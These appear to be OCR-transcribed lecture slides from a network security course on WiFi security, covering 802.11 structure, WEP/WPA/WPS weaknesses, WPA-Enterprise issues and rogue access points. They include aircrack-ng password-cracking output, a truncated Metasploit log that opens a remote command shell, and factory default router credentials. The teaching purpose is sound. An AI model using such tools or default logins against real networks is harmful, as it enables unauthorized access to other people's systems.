WiFi security


Announcements


- HW 3 (network security) out today
    - Due April 2nd
- Online classes going forward
    - Testing out BBCollaborate Ultra today
    - Recordings should be available
    - Might use different tech the next time we meet
- Mar 24: Midterm discussion
    - Anonymity lecture

Security of WiFi networks


AP = Access point
STA = station
BSS = basic service set
DS = distribution service
ESS = extended service set

- 802.11
  - SSID (service set identifier) identifies the 802.11 network
  - BSSID – MAC address of the AP






Ad-hoc



Infrastructure mode

http://technet.microsoft.com/en-us/library/cc757419(WS.10).aspx

802.11




MAC Header

2	2	6	6	6	6	2	0-2312	4
Frame Control	Duration/ ID	Address 1	Address 2	Address 3	Sequence Control	Address 4	Frame Body	FCS

2 bits	2	4	1	1	1	1	1	1	1	1
Protocol Version	Type	Subtype	To DS	From DS	More Fragments	Retry	Power Mgt.	More data	WEP	Order

Images from http://technet.microsoft.com/en-us/library/cc757419(WS.10).aspx



December 17, 2009

Insurgents Hack U.S. Drones

$26 Software Is Used to Breach Key Weapons in Iraq; Iranian Backing Suspected

… Shiite fighters in Iraq used software programs such as SkyGrabber -- available for as little as $25.95 on the Internet -- to regularly capture drone video feeds, according to a person familiar with the reports on the matter.


https://www.wsj.com/articles/SB126102247889095011

Interesting report on drone usage by US: https://www-cdn.law.stanford.edu/wp-content/uploads/2015/07/Stanford-NYU-Living-Under-Drones.pdf


Living Under Drones

Death, Injury, and Trauma to Civilians
From US Drone Practices in Pakistan

802.11 security issues



Wired versus wireless (announced)




Images from http://technet.microsoft.com/en-us/library/cc757419(WS.10).aspx

Wireless can (try to) compensate via cryptography

- WEP → epic failure
- WPA → better, but not great
- WPA2 → better yet, but not perfect
- WPS → still issues with MITM

aircrack-ng




```
                     crack-ng 1.0 r1645


          [00:00:13] 5748 keys tested (455.92 k/s)


             Current passphrase: herrenfr6


Master Key     : BE BA CF 8C C4 08 4B C1 B2 83 13 30 5C 33 A2 46
                 D3 85 82 65 99 F6 B7 41 3A C4 00 06 0C 3A AE 07

Transient Key  : 8A 75 4F 9F 21 CA 9E DA BF 5E B6 38 25 57 33 13
                 06 4B 62 42 CF 87 66 4C 96 59 D3 81 09 A4 4A F7
                 30 70 CA 8A B2 37 AC 4A 34 19 4A 55 FA C3 5F 6B
                 01 4B E0 C0 3A 21 FF 76 97 A4 2C D9 08 FB FE 5E

EAPOL HMAC     : 2D D7 C3 95 90 D5 7B 7A 82 57 B9 CD E8 46 4E 89
```

```
msf exploit(m
rhost => 172.
msf exploit(m
PAYLOAD => wi
msf exploit(m
LPORT => 8899
msf exploit(m


[*] Started b
[*] Connectin
[*] Binding t
1.0@ncacn_np:
[*] Bound to
:1.0@ncacn_np
[*] Calling t
[+] Server di
[*] Command shell session 2 opened (Local Pipe -> Remote Pipe)
```


http://www.aircrack-ng.org/img/aircrack-ng_movie_1.png

802.11 security issues: WPA-Personal



WPA-personal

- Pre-shared key (PSK) mode
- Passwords – user generated or default set
- User types in a password to gain access


HUAWEI


Model: HG659
Name: Home Gateway
POWER RATING: ⎓ 12V;2A

S/N:J3N8W16C09006971 13
MAC:A4CAA0593132
Web address:192.168.1.1

SSID:WiFi – xxxx
SSID(5G):WiFi – xxxx – 5G
WLAN Key: xxxxxxx
Username:admin
Password:admin


HUAWEI TECHNOLOGIES CO., LTD.

Default settings




- IP address: 192.168.1.1 (WRT54G-TM and WRT54G-RG: 192.168.0.1)
- Web interface username: "admin" for most routers, no user name or "root" on some
- Password: "admin"

http://en.wikipedia.org/wiki/Linksys_WRT54G_series


NETGEAR
Your Preset Wireless Settings
WiFi Network Name (SSID):
NETGEAR72
Network Key (Password):
rapidearth198

802.11 security issues: WPA-Enterprise



RADIUS authentication server
(Remote Authentication Dial In User Service)

Client-server protocol over UDP

WPA-enterprise


- Extended Authentication Protocol (EAP)
- Centralized Authentication, Authorization,and Accounting (AAA)

1) Authenticate users/devices before granting access to network
2) Authorize users/devices to access certain network services
3) Account for usage of services


Many security issues identified

- MSCHAPv2: complexity of breaking keys reduces to single DES key
- Errors in certification common name checking
- Downgrade attacks


WPA




802.11 association



WPA with multiple APs





Two APs for same network

Probe request

MAC1

MAC2


SSID: “linksys”, BSSID: MAC1
SSID: “linksys”, BSSID: MAC2

